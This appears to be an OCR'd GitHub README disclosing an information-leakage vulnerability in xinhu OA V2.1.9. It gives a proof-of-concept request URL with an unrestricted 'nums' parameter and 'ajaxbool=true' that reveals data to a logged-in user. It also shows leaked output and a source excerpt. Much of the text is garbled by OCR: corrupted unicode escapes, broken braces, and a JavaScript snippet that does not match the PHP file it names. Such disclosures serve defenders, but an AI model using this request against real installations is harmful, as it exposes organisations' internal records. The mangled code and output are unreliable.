
...

xinhu-oa / README.md

్లి main ▾



14 lines (11 sloc) | 557 Bytes ...

xinhu-oa

xinhu oa Information leakage xinhu V2.1.9 After the user logged in, open the following page poc: /index.php? a=gettotal&m=index&d=home&atype=&loadci=&optdt=&nums=gong,kqdk,apply,officic,syslog,about&ajaxbool=true

Display the information in the picture

\(\text{\mathcal{L}}\) \(\text{\mathcal{L}}\)

\n\t\u7531\u4e8e\u7cfb\u7edf\u5df2\u5347\u7ea7\uff0\u57fa\u6570\u539f\u6765\u7684\u670\u4f4e\u5de5\u8d441700\u8c03\u6574\u4e3a1800\u3002\n<\/p>\n \n/tju8bf7\u5404\u4e2a\u4f01\u4e1a\u5555\u4f4d\u52a1\u5fc5\u9075\u5b8k\u3002\n<\/p>", "receid":"d1", "recename": "\u4fe1\u547<\u5f00\u53d1\u56e2\u961f", "applydt": "2019-05-12", "num":

Check the source code and find that nums is not restricted, /webmain/home/index/indexAction.php

```
<script>
$(document).ready(function(){
    var optdt = '',loadci=0, taskerr={}, miao=200,reimtitle='REIM';
      var c= (
            itot:function(rlx)(
    clearTimeout(this.tims);
    var nums = '',i;
                  for (i=0;i<homenums.length;i++) {
   nums+=','+homenums[i]+'';</pre>
                  if(!rlx)rlx='';
                  var url = js.getajaxurl('getuctal', 'index', 'home', (atype:rlx,1
$('#refresh_text').html(this.bd2('SYi3SpawS7uf6K6hSLitLi4u'));
js.ajaxbool =false;
                                                                                                                       oadci:loadci,optdt:optdt,nums:nums.substr(1)));
                  c.itots(da);
                  js.ajax(url, {}, function(da) {
                  homeobject.refresh=function()(c.refresh(););
            init:function() (
                  var i, nust;
                  for (i=0;i<homenums.length;i++){
    nust = homenums[i];
    if(homeobject[''+nust+'_init'])homeobject[''+nust+'_init']();</pre>
            refresh: function() { this.itot();
            hd2:function(s)(
```

Change ajaxbool = false to ajaxbool = true